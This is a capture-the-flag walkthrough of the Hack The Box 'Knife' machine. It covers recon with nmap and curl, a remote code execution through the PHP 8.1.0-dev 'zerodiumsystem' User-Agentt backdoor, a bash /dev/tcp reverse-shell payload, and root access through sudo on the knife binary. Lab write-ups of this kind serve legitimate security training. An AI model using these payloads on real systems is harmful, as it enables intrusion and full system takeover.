

CTF & Bug Bounty » Hack The Box » HTB Machines » Knife Walkthrough – HTB Easy Machine
Complete walkthrough of the Knife machine on HTB.
Link to the machine on HTBTable of contents
About
From the About tab on HTB, we learn that this machine is an easy Linux server with a backdoored version of PHP and a misconfigured sudo.
Recon
After spawning the target, let’s start with a simple nmap scan on the IP address:

nmap arguments:

-sS: TCP SYN scan
-Pn: skip host detection (by default, nmap tries to ping the target)
-p-: scan ports from 1 through 65535
-sV: nmap will try to determine the service versions
Nmap detected 2 open services: HTTP and SSH. With a simple HEAD request, we are able to discover the PHP version that the server uses:

curl arguments:

-s: silent mode
-L: follow redirect
-k: allow insecure TLS requests
-I: send a HTTP request using the HEAD method
PHP version is 8.1.0-dev
Exploit
Following this discovery, we quickly find a way to get remote code execution on this specific PHP version that includes a backdoor through the following HTTP header:
User-Agentt: zerodiumsystem('PAYLOAD');Using this backdoor, we easily get a reverse shell:

Reverse shell payload used in the User-Agentt header:

bash -c "bash -i > & /dev/tcp/<IP>/<PORT> 0>&1"silent mode

With this initial access, we are able to read the first flag in the /home/james directory:
Privilege escalation
Let’s run sudo -l to check our sudo rights:

We can run the /usr/bin/knife binary with root privileges without any authentication.
According to GTFOBins, the knife binary can run ruby code and can spawn a shell with the following command:
knife exec -E 'exec "/bin/sh"'We’ll run exactly this command with sudo and gain root access:

The second flag is available in /root/root.txt
Conclusion
This machine was very easy and doable in a few minutes, especially after reading its description on HTB. It was clearly made for pentesters who begin their journeys..
However, it reminds us of two important things:
- Always checking the versions
- Always looking for any misconfigurations in a Linux environment
Read more HTB walkthrough on pentestguides.comDisclaimer
This article is provided for educational purposes only.
All techniques demonstrated were performed in a controlled lab environment.
Do not attempt to reproduce these actions on systems you do not own or have explicit authorization to test.
I do not encourage or take responsibility for any illegal use of the information provided.